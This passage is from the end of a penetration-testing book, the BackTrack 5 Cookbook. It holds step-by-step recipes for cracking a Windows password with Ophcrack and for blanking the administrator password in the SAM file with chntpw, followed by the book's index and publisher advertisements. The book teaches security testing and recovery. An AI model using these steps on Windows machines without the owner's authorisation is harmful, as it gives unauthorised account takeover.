
2. Select your desired file and download it. It is a good idea, if you have the space, to download each of them now because you will never know when you will need them. Once downloaded, unzip the files and place them in the folder of your choice.




3. Once the file has been downloaded, open Ophcrack and click on **Tables** from the main menu:




4. Click on the **Install** button.
5. Navigate to your file folder (*do not* click inside the folder) and click on **OK**. Your rainbow table is now installed.
6. From the Start menu select **Applications** | **BackTrack** | **Privilege Escalation** | **Password Attacks** | **Offline Attacks** | **Ophcrack-GUI**.



7. Next we need to select a rainbow table to try and recover the Windows password. If this is your first time using Ophcrack or if you want to use a table that you have not previously installed, you will need to install it (refer to steps 3 to 5 of this recipe).



8. Next, we need to load our `SAM` file. Click on the **Load** button and then search your filesystem for the encrypted `SAM` file:



9. Finally, we begin the crack. Click on the **Crack** button:

How it works...

In this recipe, we used Ophcrack and its rainbow table to crack a Windows password. Rainbow tables work by brute forcing password hashes in order to find the correct password.

Resetting a Windows password

For this recipe, we will utilize the chntpw program to reset the Windows password. By default, Windows protects its `SAM` and `SYSTEM` files located in the `C:\Windows\System32\Config` directory by locking and keeping them from being assessed when Windows starts. To get around these security features, we will reset the password by having physical access to the Windows computer. If you cannot obtain physical access to the PC, then obtaining access by exploiting security holes in the system will allow you to follow along with the steps performed in this recipe.

Getting ready

You will need access to a `SAM` file. For this recipe, we will assume that you have gained access to a Windows host machine.

How to do it...

Let's begin the process of resetting a Windows password from an open terminal window:

1. Check for the hard drive you wish to mount:
   ```
   fdisk -l
   ```
2. Mount the hard drive and set `target` as its mount point:
   ```
   mount /dev/sda1 /target/
   ```
3. Change directories to the location of the Windows `SAM` file:
   ```
   cd /target/windows/system32/config
   ```
4. List all the contents of the directory:
   ```
   ls -al
   ```
5. Change directories to the location of `chntpw`:
   ```
   cd /pentest/passwords/chntpw
   ```
6. Run `chntpw` in interactive mode:
   ```
   ./chntpw -i /target/windows/system32/config/SAM
   ```
7. In the **What to Do?** area, choose option `1` to edit user passwords:
   ```
   1
   ```
8. In resetting a password, we generally want to utilize an account with the highest set of privileges. So in this case we will choose the administrator account:
   ```
   1
   ```
9. The final step asks us what we would like to do next. In this case, we choose to make the password blank. This will allow us to make changes to it later.
   ```
   1
   ```

Looking at the Windows registry entries

There are several reasons we would like to view registry entries using BackTrack. There are times when there will be issues with the Windows registry that will cause Windows not to start, or you may have a virus that has written itself to the registry. Whatever maybe your reason, BackTrack has a great source of tools to view the registry entries. In this recipe, we will use BackTrack to view the Windows registry with chntpw.

Getting ready

The following requirements need to be fulfilled:

- A Windows machine to which we have physical access
- BackTrack 5 running on either a USB key or CD/DVD

How to do it...

Let's begin the process of looking at the Windows registry from an open terminal window:

1. Check for the hard drive you wish to mount:

   ```
   fdisk -l
   ```

2. Mount the hard drive and set `target` as its mount point:

   ```
   mount /dev/sda1 /target/
   ```

3. Change directories to the location of the Windows `SAM` file:

   ```
   cd /target/windows/system32/config
   ```

4. List all the contents of the directory:

   ```
   ls -al
   ```

5. Change directories to the location of `chntpw`:

   ```
   cd /pentest/passwords/chntpw
   ```

6. Run `chntpw` in interactive mode. In this case, you would want to choose which type of registry you would like to edit:

   ```
   ./chntpw -i /target/windows/system32/config
   ```

7. In the **What to Do?** area, choose option `9` to to edit user passwords:

   ```
   9
   ```

8. Now that we have access to the Windows registry, we can look around it by using the `ls` command to list its contents and the `cd` command to change directories:

   ```
   ls
   cd
   ```

How it works...

In this recipe, we used chntpw's registry editor to view the Windows registry. chntpw is extremely useful for recovering Windows passwords from a `SAM` file and also, as in this case, editing the Windows registry. This tool comes in handy if you have a registry error and are unable to load your Windows operating system.

Index

Symbols

-a option, Fatback 263
-A option, Persistence backdoor 159
-a option, SUCrack 246
-bssid option 169, 171
-c option 169, 171
-c option, snort tool 251
-d option 45
-e ns option 227
-F option 228
-h 192.168.10.1 option 227
--help option 246
-h option 146
-h option, chkrootkit 260
-i option, Persistence backdoor 159
-i option, snort tool 251
--list option 261
-l option, chkrootkit 260
-l option, SUCrack 246
-M http option 227
-n 80 option 228
-o option 45
-o option, Fatback 263
/opt/metasploit/msf3/msfcli [PATH TO EXPLOIT] [options = value] command 124
-P [location of password list] option 227
-p option, Persistence backdoor 159
-P option, Persistence backdoor 159
-q option, snort tool 251
-r option 45, 159
--sk option 261
-s option, SUCrack 246
-S option 159
-- threads [number] option 45
-u admin option 227
-U option, Persistence backdoor 159
--update option 261
-v option, chkrootkit 260
-v option, snort tool 251
-w option 45, 169, 171
-w option, SUCrack 246

A

Accelerated Parallel Processing (APP) SDK 29
Access Point. *See* **AP**
active machines
identifying 49
identifying, steps for 49, 50
Add Scan button 76, 80
Add To Target 1 button 182
Adobe PDF Embedded EXE Social Engineering module 139
AirCrack NG. *See* **AirCrack Suite**
Aircrack-ng - Decrypt WEP Password button 174
AirCrack Suite
used, for cracking WEP key 168-170
AMD APP SDK
installing 31
AP 175
Armitage
about 118
reviewing 119-121
Arpspoof 196
ATI display driver
downloading 29
URL, for downloading 29
ATI Stream
about 243
OclHashcat-plus, working with 244
requisites 243
using, to crack password 243

ATI Stream technology
URL 29
ATI video card drivers
installing, steps for 29-32

B

Backdoored Executable (BEST) encoding 151
background command 128
BackTrack
exploits, implementing 112, 113
installing, on VirtualBox 12-17
installing. to hard disk drive 6-9
installing to USB drive, with persistent memory 9-12
installing, VMware tools used 18, 19
BackTrack 5
URL, for downloading 9
BackTrack ISO image
URI, for downloading 13
Broadcom drivers
installing, steps for 26-28
browser_autopwn module 141
about 140, 142
working 142
brute-force attack
-e ns option 227
-F option 228
-h 192.168.10.1 option 227
-M http option 227
-n 80 option 228
-P [location of password list] option 227
-u admin option 227
performing, Medusa used 226, 228

C

CAL++
downloading 31
CaseFile
about 62
launching 62-66
chkrootkit
-h option 260
-l option 260
-v option 260
about 258
command, for running 259
working 259
Connect button 119
cookies
about 185
stealing, to access e-mail 185-190
Crunch
about 237
options 238
CUDA 241
CUDA toolkit
downloading 33

D

data
recovering, from problematic source 261-264
decryption 254
DECT phones
about 213
requisites 214
sniffing, by installing DECTed 214, 215
working 216
deDECTed installation
used, for sniffing DECT phones 214, 215
denial-of-service attack
about 211
process, beginning 211
requisites 211
working 211
dictionary attacks
about 237
Crunch 237
password only 237
requisites 237
username and password lists 237
username only 237
Digital Enhanced Cordless Telecommunications phones. *See* **DECT phones**
directory encryption 38
Diskimage option 10
DNS enumeration
about 44
examining 44, 45
Domain entity 59
Domain Name property 59, 62

download command 128
downloading
ATI display driver 29
CAL++ 31
CUDA toolkit 33
GPU powered tool 34
Pyrit 31
Dsniff 190

E

e-mail
accessing, by stealing cookies 185-190
Enable/Disable Monitor Mode button 173
encryption 254
enumeration
about 44
DNS enumeration 44
SNMP enumeration 44
Ettercap
about 190
launching. for password profiling 229-232
execute command 128
Exit after first found pair option 220, 224
Exploitation Tools menu option 113
Exploitation Tools section 112
exploit command 121
exploits
categories 112, 113
implementing, from BackTrack 112, 113
subcategories 112, 113

F

fake AP
creating, with Gerix 175, 176
used, for accessing clients 175-177
working 178
Fatback
-a option 263
-o option 263
about 264
file carving 261
Forward button 8

G

getsystem command 146, 147
gpgdir
about 254
documentation, URL 258
installing, steps for 255-258
used, for recursive directory encryption 254
GPU powered tool
downloading 34
Graphical User Interface (GUI) 172, 175
graphics processing unit (GPU) 25, 241

H

hard disk drive
BackTrack, installing 6-9
BackTrack installing, pre-requisites 6, 7
help command 121, 128
home feed, Nessus 68
HTTP passwords
cracking, process 222-225
Exit after first found pair option 224
Password List 223
requisites 222
Username List 223

I

ICMP netmask request
issuing 48
IDS
about 250
Snort tool, starting 250, 251
Snort tool, using 252-254
impersonation tokens
about 144
exploring 144, 145
requisites 144
working 146
INFILENAME option 139
Inject the created packet on victim access point button 174

installing
AMD APP SDK 31
ATI GPU module 32
ATI video card drivers 29
Broadcom drivers 26-28
NVIDIA video card driver 33, 34
OpenCL 31
Pyrit dependencies 34
Squid 36
TrueCrypt 38
intrusion detection system. *See* **IDS**

J

JavaServer Pages (JSP) 136
John the Ripper
used, for cracking Windows password 236, 237

K

kernel headers
about 26
preparing, steps for 26
keyscan_dump command 142

L

Linux-specific vulnerabilities, Nessus
finding, steps for 78-81
requisites 77
Run Now scan 80
Scheduled scan 80
Template scan 80
Linux-specific vulnerabilities, OpenVAS
about 100
finding, steps for 101-104
list_tokens command 145
local privilege escalation
about 146
attack, performing 146
requisites 146
working 147
local vulnerabilities, Nessus
finding 70
finding, steps 71-73
local vulnerabilities, OpenVAS
about 90
finding, steps for 91-94
working 94

M

Maltego
about 56
account registration 56
launching 56-60
Manage ribbon tab 61
Man-in-the-middle attack. *See* **MITM**
man-in-the-middle (MITM) attack 234
Man-in-the-middle (MITM) mode 201
Medusa
modules 228, 229
used, for performing brute-force attack 226, 228
Metasploitable
about 114
downloading, URL 114
requisites 114
working 118
Metasploitable MySQL
about 130, 132
opening 130, 131
requisites 130
working 132
Metasploitable PDF
about 138, 139
requisites 138
terminal window, opening 138
working 140
Metasploitable PostgreSQL
about 133
requisites 133
terminal window, opening 133, 134
working 135
Metasploitable Tomcat
about 136, 137
requisites 136
terminal window, opening 136
working 137
Metasploit CLI. *See* **MSFCLI**

Metasploit Console. *See* **MSFCONSOLE**
Metaspoilt
used, for attacking VoIP 211-213
Meterpreter
about 128
background command 128
commands 128
download command 128
execute command 128
help command 128
opening 128
requisites 128
session -i command 128
shell command 128
upload command 128
working 129
MITM
about 161
attack, launching 161-165
attacks, URL 165
requisites 161
working 165
monitor mode 201
MSFCLI
/opt/metasploit/msf3/msfcli
[PATH TO EXPLOIT] [options = value]
command 124
about 124-126
commands 124
exploits 127
msfcli command 124
msfcli -h command 124
payloads 127
vulnerabilities 127
working 127
msfcli command 124
msfcli -h command 124
MSFCONSOLE
about 121
exploit command 121
exploring 122, 123
help command 121
run command 121
search modulename command 121
set optionname modulename command 121
use modulename command 121

N

Nessus
about 68
configuring 69
home feed 68
installing 69, 70
Linux-specific vulnerabilities, finding 77-81
local vulnerabilities, finding 70-73
logging in 70
network vulnerabilities, finding 73-77
professional feed 68
requisites 68, 69
Windows-specific vulnerabilities,
finding 81-84
working 70
network
mapping 62
network range
determining 47
determining, steps for 47, 48
network services
starting 21
network vulnerabilities, Nessus
finding 73, 74
finding, steps for 74-77
network vulnerabilities, OpenVAS
about 95
finding, steps for 96-98
working 99
New button 114
NVIDIA Compute Unified Device Architecture.
See **CUDA**
NVIDIA video card drivers
installing, steps for 33, 34
requisites 33

O

OclHashcat-plus
process, starting 241-243
online password
about 218
cracking, process 218-220
Exit after first found pair option 220
Password List 219

requisites 218
Try empty password option 219
Username List 219
working 222
OpenCL
installing 31
open ports
finding 50
finding, steps for 50-52
OpenVAS
about 84
configuring 86-88
desktop, using 90
installing 86-88
Linux-specific vulnerabilities, finding 100-103
local vulnerabilities, finding 90-94
network vulnerabilities, finding 95-98
opening 85
starting, by setting up SSH script 89
working 89, 104
OpenVAS desktop
using 90
Open Vulnerability Assessment System. *See* **OpenVAS**
operating system fingerprinting 53, 54
Ophcrack website
URL 264
OS fingerprinting. *See* **operating system fingerprinting**

P

password only 237
password profiling
process, by launching Ettercap 229-234
working 234
payload
delivering, to victim 152, 153
persistent backdoor
-A option 159
-i option 159
-p option 159
-P option 159
-r option 159
-S option 159
-U option 159
creating 158
installing, steps for 158
options 159
requisites 158
working 160
physical access password attack
about 246
SUCrack, using 247
Portable Document Format (PDF) document 138
port forwarding. *See* **port redirection**
port mapping. *See* **port redirection**
port redirection
about 179
begging 179
working 180
PostgreSQL 133
PostgreSQL Scanner module 134
Private Branch Exchange (PBX) system 191
professional feed, Nessus 68
Properties button 24
ProxyChains
about 36
setting up, steps for 36, 37
Pyrit
downloading 31
Pyrit dependencies
installing 34

R

rainbow tables
about 239
creating, process for 239, 240
recursive directory decryption. *See* **recursive directory encryption**
recursive directory encryption
gpgdir installing, steps for 255-258
performing 254
Rescan Networks button 173
Rootkit Hunter (rkhunter)
about 260
command options 261
--list option 261
--sk option 261
--update option 261
rootkits
about 258

chkrootkit, exploring 258, 259
chkrootkit, options 260
rkhunter, options 261
Rootkit Hunter (rkhunter), running 260
root password
changing 20
changing, command for 20
router access
brute-force attack performing, Medusa used 226, 228
run command 121

S

scapy
using 48
Search Email Collector module 234, 235
search modulename command 121
Security Accounts Manager (SAM) 218
service enumeration 44
service fingerprinting 55, 56
session command 142
session -i command 128
SET
about 147
exploring, steps for 147-151
menu, options 148
payload, delivering to victim 152, 153
working 152
set optionname modulename command 121
shell command 128
SIP authentication
about 207
capturing, SIPDump 207, 208
requisites 207
SIPDump
used, for capturing SIP authentication 207, 208
sniffing network traffic
about 180
process, beginning 180-184
working 185
SNMP enumeration
about 44
starting 45, 46
snort tool
about 250
-c option 251
-i option 251
-q option 251
-v option 251
sign up, URL 250
Sourcefire Vulnerability Research Team (VRT) Certified Rule s, URL for downloading 250
URL 250
Social-Engineer Toolkit. *See* **SET**
splash screen
fixing 19
Squid
installing 36
SSH script
setting up, to start OpenVAS 89
SSLStrip 190
Start button 118
Start the ChopChop attack button 174
SUCrack
-a option 246
--help option 246
-l option 246
-s option 246
-w option 246
options 246
Svmap
about 192
documentation, URL 194
beginning, to identify SIP devices 192, 193
requisites 192
tasks 192
working 194

T

TCP traceroute
getting, with scapy 48
THC-Hydra (Hydra) password cracker 218
tracks
cleaning up 156
cleaning up, from Meterpreter shell 156, 157
cleaning up, requisites 156

TrueCrypt
about 38
using 38-41
Try empty password option 219

U

UCSniff
about 201
configuring 203
installing, steps for 202
Man-in-the-middle (MITM) mode 201
monitor mode 201
operations 201
requisites 201
working 205
UNetbootin 9
updates
applying 35
upload command 128
URL Snarf 190
URL traffic manipulation
about 178
process, beginning 178
working 179
USB drive
BackTrack installing, with persistent memory 9-12
use modulename command 121
username and password lists 237
username only 237

V

valid extensions
finding 194
finding, steps for 194, 195
requisites 194
victim data
collecting, requisites for 154
collecting, steps for 154
working 155
VirtualBox
BackTrack, installing 12-17
latest version, URL 13
VMware tools
used, for installing BackTrack 18, 19
Voice over Internet Protocol. *See* **VoIP**
VoIP
about 191
attacking, Metaspoilt used 211-213
VoIP Hopper
launching, steps for 210
mastering 209
requisites 209
VoIPong
about 200
directory, navigating 200
requisites 200
working 201
VoIP traffic
capturing 196
eavesdropping 196
monitoring 196
requisites 196
vulnerabilities
identifying 67
Nessus 68
OpenVAS 68, 84
scanning 67

W

WEP
about 168
cracking, AirCrack Suite used 168-170
key cracking, AirCrack Suite used 168
WEP wireless network. *See* **WEP**
WiFi Protected Access. *See* **WPA**
Window Manager (WM) 5
Windows password
cracking, John the Ripper used 236
requisites 236
resetting 267, 268
retrieving 264-267
working 237, 267
Windows registry entries
about 268
from open terminal window 269, 270

Windows-specific vulnerabilities, Nessus
finding, steps for 81-84
requisites 81
Windows-specific vulnerabilities, OpenVAS
finding, steps for 105-108
requisites 105
Wireless Equivalent Privacy. *See* **WEP**
wireless network
setting up 23, 24
wireless network cracking
automating 172
performing, steps for 173, 174
working 175
Wireshark 196, 199
WPA
about 170
network session cracking, AirCrack
used 171, 172

X

Xplico
about 205
installing, steps for 206, 207
working 207

Z

Zenmap 52

Thank you for buying
BackTrack 5 Cookbook

About Packt Publishing

Packt, pronounced 'packed', published its first book "*Mastering phpMyAdmin for Effective MySQL Management*" in April 2004 and subsequently continued to specialize in publishing highly focused books on specific technologies and solutions.

Our books and publications share the experiences of your fellow IT professionals in adapting and customizing today's systems, applications, and frameworks. Our solution based books give you the knowledge and power to customize the software and technologies you're using to get the job done. Packt books are more specific and less general than the IT books you have seen in the past. Our unique business model allows us to bring you more focused information, giving you more of what you need to know, and less of what you don't.

Packt is a modern, yet unique publishing company, which focuses on producing quality, cutting-edge books for communities of developers, administrators, and newbies alike. For more information, please visit our website: `www.packtpub.com`.

About Packt Open Source


In 2010, Packt launched two new brands, Packt Open Source and Packt Enterprise, in order to continue its focus on specialization. This book is part of the Packt Open Source brand, home to books published on software built around Open Source licences, and offering information to anybody from advanced developers to budding web designers. The Open Source brand also runs Packt's Open Source Royalty Scheme, by which Packt gives a royalty to each Open Source project about whose software a book is sold.

Writing for Packt

We welcome all inquiries from people who are interested in authoring. Book proposals should be sent to author@packtpub.com. If your book idea is still at an early stage and you would like to discuss it first before writing a formal book proposal, contact us; one of our commissioning editors will get in touch with you.

We're not just looking for published authors; if you have strong technical skills but no writing experience, our experienced editors can help you develop a writing career, or simply get some additional reward for your expertise.

[PACKT] open source
community experience distilled
PUBLISHING




BackTrack 4: Assuring Security by Penetration Testing

ISBN: 978-1-84951-394-4 Paperback: 392 pages

Master the art of penetration testing with BackTrack

1. Learn the black-art of penetration testing with in-depth coverage of BackTrack Linux distribution.
2. Explore the insights and importance of testing your corporate network systems before hackers strike it.
3. Understand the practical spectrum of security tools by their exemplary usage, configuration, and benefits.
4. Fully illustrated with practical examples, step-by-step instructions, and useful tips to cover the best-of-breed security assessment tools.




BackTrack 5 Wireless Penetration Testing Beginner's Guide

ISBN: 978-1-84951-558-0 Paperback: 220 pages

Master bleeding edge wireless testing techniques with BackTrack 5

1. Learn Wireless Penetration Testing with the most recent version of Backtrack.
2. The first and only book that covers wireless testing with BackTrack.
3. Concepts explained with step-by-step practical sessions and rich illustrations.

Please check **www.PacktPub.com** for information on our titles




Metasploit Penetration Testing Cookbook

ISBN: 978-1-84951-742-3 Paperback: 268 pages

Over 70 recipes to master the most widely used peneration testing framework

1. More than 80 recipes/practical tasks that will escalate the reader's knowledge from beginner to an advanced level.
2. Special focus on the latest operating systems, exploits, and penetration testing techniques.
3. Detailed analysis of third party tools based on the Metasploit framework to enhance the penetration testing experience.



Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide

ISBN: 978-1-84951-774-4 Paperback: 414 pages

Learn to perform professional peneration testing for highly-secured environments with this intensive hands-on guide

1. Learn how to perform an efficient, organized, and effective penetration test from start to finish.
2. Gain hands-on penetration testing experience by building and testing a virtual lab environment that includes commonly found security measures such as IDS and firewalls.